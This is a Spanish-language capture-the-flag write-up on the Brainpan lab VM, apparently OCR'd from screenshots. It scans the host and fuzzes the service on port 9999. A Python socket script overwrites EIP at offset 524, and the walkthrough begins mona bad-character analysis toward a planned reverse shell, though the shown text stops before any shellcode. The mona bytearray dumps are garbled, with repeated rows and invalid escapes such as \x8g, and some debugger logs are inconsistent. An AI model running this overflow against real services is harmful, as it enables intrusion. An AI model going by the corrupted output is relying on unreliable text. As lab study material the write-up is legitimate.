

brainpan

```
nmap -sS --open -p- -Pn -n -vvv --min-rate 5000 192.168.137.36
```

```
9999/tcp  open  abyss              syn-ack ttl 64  
10000/tcp open  snet-sensor-mgmt syn-ack ttl 64
```

```
nmap -sCV -p9999,10000 -vvv 192.168.137.36
```

```
PORT      STATE SERVICE REASON          VERSION
9999/tcp  open  abyss?  syn-ack ttl 64
| fingerprint-strings:
|   NULL:
|   [
|   ]
|   [
|   ]
|   [
|   ]                                WELCOME TO BRAINPAN
|   [
|   ]
ENTER THE PASSWORD
10000/tcp open  http   syn-ack ttl 64 SimpleHTTPServer 0.6 (Python 2.7.3)
| http-title: Site doesn't have a title (text/html).
| http-server-header: SimpleHTTP/0.6 Python/2.7.3
| http-methods:
|_ Supported Methods: GET HEAD
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit?new-service=
```

```
[root@miguel ~]# whoami
[root@miguel ~]# whatweb 192.168.137.36:10000
http://192.168.137.36:10000 [200 OK] Country[RESERVED][ZZ], HTTPServer[SimpleHTTP/0.6 Python/2.7.3], IP[192.168.137.36], Python[2.7.3]
```

Not secure 192.168.137.36:10000

ARE YOU PRACTICING SAFE CODING?

As 2011 proved to be the year of the hack, the need for secure application coding is growing. An increasing number of organizations are acknowledging the wake of critical application breaches, meaning education and training must rise to ensure safe coding.

WHAT'S THE BIG DEAL?

Previously, attackers used application vulnerabilities to cause embarrassment and disruption. But now these attackers are exploiting vulnerabilities to steal data and much more:

- IP THEFT
- TAKING OVER HIGH-VALUE ACCOUNTS
- MODIFYING VICTIMS' WEBSITES TO DEPLOY MALWARE TO WEBSITE VISITORS
- BREACHING ORGANIZATION PERIMETERS

ARE APPLICATIONS REALLY THAT UNSAFE?

More than 8 out of 10 applications failed to pass OWASP Top 10 when first tested. More than half of all developers received a grade of C or lower on a basic application security assessment.

TOP 5 APPLICATION VULNERABILITIES


Percentage of Web Applications Affected Percentage of Hacks*

Vulnerability	Percentage of Web Applications Affected	Percentage of Hacks
SQL Injection	32%	20%
XSS	68%	10%
Information Leakage	66%	3%
Cryptographic Issues	2%	53%
OS Command Injection	1%	9%

*Source: WHID

WHERE ARE VULNERABILITIES FOUND?

While other flaws such as XSS account for a higher volume of findings, SQL injection accounts for 20 percent of hacks.



Directory listing for /bin/


- [brainpan.exe](#)

```
—(root@miguel)-[~/home/miguel/Work]
# exiftool brainpan.exe
File Tool Version Number          : 13.10
File Name                         : brainpan.exe
File Directory                     :
File Size                          : 21 kB
File Modification Date/Time       : 2025:01:23 23:35:52-03:00
File Access Date/Time              : 2025:01:23 23:35:52-03:00
File Inode Change Date/Time       : 2025:01:23 23:36:05-03:00
File Permissions                  : -rw-rw-r--
File Type                          : Win32 EXE ←
File Type Extension               : exe ←
File Type Extension               : application/octet-stream
File Machine Type                : Intel 386 or later, and compatibles
File Time Stamp                   : 2013:03:04 12:21:12-03:00
File Image File Characteristics   : No relocs, Executable, No line numbers, 32-bit, No debug
File PE Type                      : PE32 ←
File Linker Version               : 2.56
File Code Size                    : 3584
File Initialized Data Size        : 6656
File Uninitialized Data Size     : 512
File Entry Point                 : 0x1280
File OS Version                  : 4.0
File Image Version                : 1.0
File Subsystem Version            : 4.0
File Subsystem                    : Windows command line
File Warning                      : Error processing PE data dictionary
```

vamos a analizar el exe en una maquina win10 x32 con immunity devuger y mona para ver a vajo nivel como se sovreescriben los registros por causa del overflow de memoria en la app y como podemos escrivirlos para colocar un shellcode que nos lleve al payload para que al ejecutar el exploit podamos tener una reverse shell

avrimos el vinario en la maquina windows y nos attachamos con immunity (ctrl + f1 y buscamos el vinario) y le damos al voton de play para que interactuen y el vinario este corriendo


vemos q el programa crashea y el tiene un overflow del buffer




como hemos encontrado la vulnerabilidad, comenzaremos con la escritura del script para hacer el exploit

necesitamos automatizar el envío de datos a la app, vamos a hacerlo con python comenzando por enviar 2000 carácter

y vemos que la app crashea




entonces procedemos a calcular el offset que seria el numero de capacidad de buffer de la app y luego en el cual el registro EIP es escrito



utilizaremos la tool `/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2000` para crear un patron de escritura de 2000 inputs

Recordatorio! por cada vez que utilizamos el exploit y crasheamos la app, siempre devemos cerrar la app y el immunity y volver a correrlo

el registro ESP es sobrecargado y pasa a escribir el EIP



ahora que sabemos donde se sobrescribe el EIP con nuestro patron, procedemos a saber con cuantos caracteres se llega al maximo de buffer y

Luego pasa al EIP, para ello usaremos `/usr/share/metasploit-`

```
framework/tools/exploit/pattern_offset.rb -q <registro del EIP>
```

```
(root💀miguel)-[~/home/miguel/Work]
# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x35724134
[*] Exact match at offset 524
```

esto quiere decir que luego de 524 caracteres el EIP sera escrito. vamos a probarlo enviandole la letra B paso a paso

```
#!/usr/bin/python3

import socket
import sys

ip = '192.168.137.23'
port = 9999
letters = b'A'*524


def exploit():

    #socket creation
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    #connection
    s.connect((ip, port))

    print(s.recv(1024))


    print(s.send(letters + b'BBBB' + b'\r\n'))
    s.close()
```

lo conseguimos escribir




ahora vamos a escribir luego del EIP, para ver el inicio del STACK a donde apunta vamos a meter la letra C

```
print(s.send(letters + b'BBBB' + b'C'*200 + b'\r\n'))
```



INSTALACION DE MONA.PY PARA TRABAJAR CON LOS BYTARRAY



Generación de Bytearrays y detección de Badchars

vamos a immunity y ponemos !mona config con la app corriendo y el immunity attachado

```
Immunity Debugger 1.85.0.0 : R'lyeh
Need support? visit http://forum.immunityinc.com/
Unrecognized PyCommand
Unrecognized memory
Error accessing memory
[!] No module named 'mona'
[07:56:36] New process with ID 00001004 created
Main thread with ID 00001004 created
773EB350 New thread with ID 00002138 created
31178000 Modules C:\Users\jguell\Desktop\brainpan.exe
763B9000 Modules C:\Windows\System32\wsock.dll
75E9B000 Modules C:\Windows\System32\RPCRT4.dll
76736000 Modules C:\Windows\System32\KERNEL32.dll
767D9000 Modules C:\Windows\System32\RPCRT4.dll
7689B000 Modules C:\Windows\System32\RPCRT4.dll
769E8000 Modules C:\Windows\System32\WS2_32.dll
7752B000 Modules C:\Windows\System32\ntdll.dll
[07:56:36] [07:56:36] Thread 00002138 paused at ntdll.BreakPoint
[07:56:38] Thread 00002138 terminated, exit code 0
0B0DF000 i-1 Command used:
0B0DF000 !mona config
0B0DF000 Usage :
    Change config of mona.py
    Available options are -get <parameter>, -set <parameter> <value> or -add <parameter> <value_to_add>
    Valid parameters are : workingfolder, excluded_modules, author
0B0DF000 (+) this mona.py action took 0:00:00.016000
0B0DF000 [+] mona config
```

nos creamos un directorio de trabajo

```
File 'C:\Users\miguel\Desktop\brainpan.exe'
[07:56:36] New process with ID 000001D30 created
Main thread with ID 000001084 created
773EB350 New thread with ID 00002138 created
31179000 Modules C:\Users\miguel\Desktop\brainpan.exe
74B80000 Modules C:\Windows\System32\wssock.dll
756F0000 Modules C:\Windows\System32\KERNEL32.DLL
76730000 Modules C:\Windows\System32\RPCRT4.dll
76700000 Modules C:\Windows\System32\svcr1.dll
76590000 Modules C:\Windows\System32\WS2_32.DLL
765E0000 Modules C:\Windows\System32\ntdll.dll
77320000 Modules C:\Windows\SYSTEM32\ntdll.dll
77302750 [07:56:36] Attached process paused at ntdll.DbgBreakPoint
[07:56:38] Thread 000001D30 terminated, exit code 0
0B0DFE00 [*] Command used:
0B0DFE00 !mona config
0B0DFE00 Usage :
    Change config of mona.py
    Available options are : -get <parameter>, -set <parameter> <value> or -add <parameter> <value_to_add>
    Valid parameters are : workingfolder, excluded_modules, author
0B0DFE00 0B0DFE00 [*] This mona.py action took 0:00:00.016000
```

Creamos el vutearray que sera guardado en nuestro directorio de trabajo

```
Valid parameters are : workingfolder, excluded_modules, author
0B0DFE00 [*] This mona.py action took 0:00:00.016000
0B0DFE00 [*] Command used:
0B0DFE00 !mona config set workingfolder C:\Users\miguel\Desktop\chars
0B0DFE00 Writing value to configuration file
0B0DFE00 Old value of parameter workingfolder = C:\Users\miguel\Desktop\bytarray
0B0DFE00 [*] Saving config file, modified parameter workingfolder
0B0DFE00 !mona ini saved under C:\Program Files\Immunity Inc\Immunity Debugger
0B0DFE00 New value of parameter workingfolder = C:\Users\miguel\Desktop\chars
0B0DFE00 [*] This mona.py action took 0:00:00.051000
0B0DFE00 [*] Command used:
0B0DFE00 !mona bytarray
0B0DFE00 Generating table, excluding 0 bad chars...
0B0DFE00 Dumping table to file
0B0DFE00 [*] Preparing output file 'bytarray.txt'
0B0DFE00 [*] Creating working folder C:\Users\miguel\Desktop\chars
0B0DFE00 - (Re)setting config C:\Users\miguel\Desktop\chars\bytarray.txt
"\\x00\\x01\\x02\\x03\\x04\\x05\\x06\\x07\\x08\\x09\\x0A\\x0B\\x0C\\x0D\\x0E\\x0F\\x10\\x11\\x12\\x13\\x14\\x15\\x16\\x17\\x18\\x19\\x1A\\x1B\\x1C\\x1D\\x1E\\x1F"
"\\x20\\x21\\x22\\x23\\x24\\x25\\x26\\x27\\x28\\x29\\x2A\\x2B\\x2C\\x2D\\x2E\\x2F\\x30\\x31\\x32\\x33\\x34\\x35\\x36\\x37\\x38\\x39\\x3A\\x3B\\x3C\\x3D\\x3E\\x3F"
"\\x40\\x41\\x42\\x43\\x44\\x45\\x46\\x47\\x48\\x49\\x4A\\x4B\\x4C\\x4D\\x4E\\x4F\\x50\\x51\\x52\\x53\\x54\\x55\\x56\\x57\\x58\\x59\\x5A\\x5B\\x5C\\x5D\\x5E\\x5F"
"\\x60\\x61\\x62\\x63\\x64\\x65\\x66\\x67\\x68\\x69\\x6A\\x6B\\x6C\\x6D\\x6E\\x6F\\x70\\x71\\x72\\x73\\x74\\x75\\x76\\x77\\x78\\x79\\x7A\\x7B\\x7C\\x7D\\x7E\\x7F"
"\\x80\\x81\\x82\\x83\\x84\\x85\\x86\\x87\\x88\\x89\\x8A\\x8B\\x8C\\x8D\\x8E\\x8F\\x90\\x91\\x92\\x93\\x94\\x95\\x96\\x97\\x98\\x99\\x9A\\x9B\\x9C\\x9D\\x9E\\x9F"
"\\x0A\\x01\\x02\\x03\\x04\\x05\\x06\\x07\\x08\\x09\\x0A\\x0B\\x0C\\x0D\\x0E\\x0F\\x0B\\x01\\x02\\x03\\x04\\x05\\x06\\x07\\x08\\x09\\x0A\\x0B\\x0C\\x0D\\x0E\\x0F"
"\\x0C\\x01\\x02\\x03\\x04\\x05\\x06\\x07\\x08\\x09\\x0A\\x0B\\x0C\\x0D\\x0E\\x0F\\x0B\\x01\\x02\\x03\\x04\\x05\\x06\\x07\\x08\\x09\\x0A\\x0B\\x0C\\x0D\\x0E\\x0F"
"\\x0E\\x01\\x02\\x03\\x04\\x05\\x06\\x07\\x08\\x09\\x0A\\x0B\\x0C\\x0D\\x0E\\x0F\\x0B\\x01\\x02\\x03\\x04\\x05\\x06\\x07\\x08\\x09\\x0A\\x0B\\x0C\\x0D\\x0E\\x0F"
"\\x0F\\x01\\x02\\x03\\x04\\x05\\x06\\x07\\x08\\x09\\x0A\\x0B\\x0C\\x0D\\x0E\\x0F\\x0B\\x01\\x02\\x03\\x04\\x05\\x06\\x07\\x08\\x09\\x0A\\x0B\\x0C\\x0D\\x0E\\x0F"
"\\x00\\x01\\x02\\x03\\x04\\x05\\x06\\x07\\x08\\x09\\x0A\\x0B\\x0C\\x0D\\x0E\\x0F\\x0B\\x01\\x02\\x03\\x04\\x05\\x06\\x07\\x08\\x09\\x0A\\x0B\\x0C\\x0D\\x0E\\x0F"
0B0DFE00 Done, wrote 256 bytes to file C:\Users\miguel\Desktop\chars\bytarray.txt
0B0DFE00 Binary output saved in C:\Users\miguel\Desktop\chars\bytarray.bin
0B0DFE00 [*] This mona.py action took 0:00:00.047000
0B0DFE00 mona bytarray
```

Por convencion siempre se considera un caracter malo el x00 entonces de entrada lo sacamos y luego buscaremos si hay mas

```

0B0D1000 1-) Command used:
0B0D1000 2)ona bytearray -cpb '\x00'
0B0D1000 Generating table, excluding 1 bad chars...
0B0D1000 Dumping table to file 'bytearray.txt'
0B0D1000 (-) Preparing input file 'bytearray.txt'
0B0D1000 [Re]setting logfile C:\Users\miguel\Desktop\chars\bytearray.txt
0B0D1000 "x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
0B0D1000 "x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2a\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
0B0D1000 "x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
0B0D1000 "x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
0B0D1000 "x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x8g\x8h\x89\x8a\x8b\x8c\x8d\x8e\x8f\x8g\x8h\x89\x8a\x8b\x8c\x8d\x8e\x8f\x8g"
0B0D1000 "x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\x90"
0B0D1000 "x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
0B0D1000 "x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2a\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
0B0D1000 "x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
0B0D1000 "x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
0B0D1000 "x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x8g\x8h\x89\x8a\x8b\x8c\x8d\x8e\x8f\x8g\x8h\x89\x8a\x8b\x8c\x8d\x8e\x8f\x8g"
0B0D1000 "x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\x90"
0B0D1000 Done, wrote 255 bytes to file C:\Users\miguel\Desktop\chars\bytearray.txt
0B0D1000 Binary output saved in C:\Users\miguel\Desktop\chars\bytearray.bin
0B0D1000 (-) This mona.py action took 0:00:00 051008
[mona bytearray -cpb '\x00']


```

